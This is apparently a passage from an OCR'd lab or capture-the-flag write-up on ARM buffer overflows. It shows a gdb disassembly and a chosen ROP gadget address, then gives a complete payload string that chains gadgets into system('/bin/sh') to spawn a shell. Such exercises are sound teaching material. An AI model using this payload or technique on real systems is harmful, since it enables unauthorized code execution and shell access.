
```
   0xb6ec09a8 <+84>:    pop     {r4, pc}
   0xb6ec09ac <+88>:    ldr     r3, [pc, #48]   ; 0xb6ec09e4 <catclose+144>
   0xb6ec09b0 <+92>:    bl      0xb6eacbf0 <__aeabi_read_tp>
   0xb6ec09b4 <+96>:    ldr     r3, [pc, r3]
   0xb6ec09b8 <+100>:   mov     r2, #9
   0xb6ec09bc <+104>:   str     r2, [r0, r3]
   0xb6ec09c0 <+108>:   mvn     r0, #0
   0xb6ec09c4 <+112>:   pop     {r4, pc}
   0xb6ec09c8 <+116>:   ldr     r3, [pc, #24]   ; 0xb6ec09e8 <catclose+148>
   0xb6ec09cc <+120>:   bl      0xb6eacbf0 <__aeabi_read_tp>
   0xb6ec09d0 <+124>:   ldr     r3, [pc, r3]
   0xb6ec09d4 <+128>:   mov     r2, #9
   0xb6ec09d8 <+132>:   str     r2, [r0, r3]
   0xb6ec09dc <+136>:   mov     r0, r4
   0xb6ec09e0 <+140>:   pop     {r4, pc}
   0xb6ec09e4 <+144>:   strdeq  pc, [pc], -r8
   0xb6ec09e8 <+148>:   ldrdeq  pc, [pc], -r12
End of assembler dump.
(gdb) A debugging session is active.

        Inferior 1 [process 896] will be killed.

Quit anyway? (y or n) [answered Y; input not from terminal]
```

The address of our gadget is 0xb6ec09e0.

Mission Impossible


Purpose – To use buffer overflows to access a shell utilizing the "system" function with the argument "/bin/sh".

Solution –
"AABBCCDDEEFFGGHH\xe0\x09\xec\xb6\x48\xf6\xff\xbe\xdc\x09\xec\xb6IIJJ\xd8\xfb\xec\xb6\bin\sh\x00\x00"



Description

We utilized the gadgetFunction mission to buffer overflow and jump into the system function (as shown in the screenshot). To pass "/bin/sh" as an argument we first pushed it onto the stack (using a buffer overflow) then jumped to our previous gadget and placed the memory address of that place on the stack into r0. We then jumped into the system function and passed r0.



The system function is successfully called with the argument “/bin/sh”.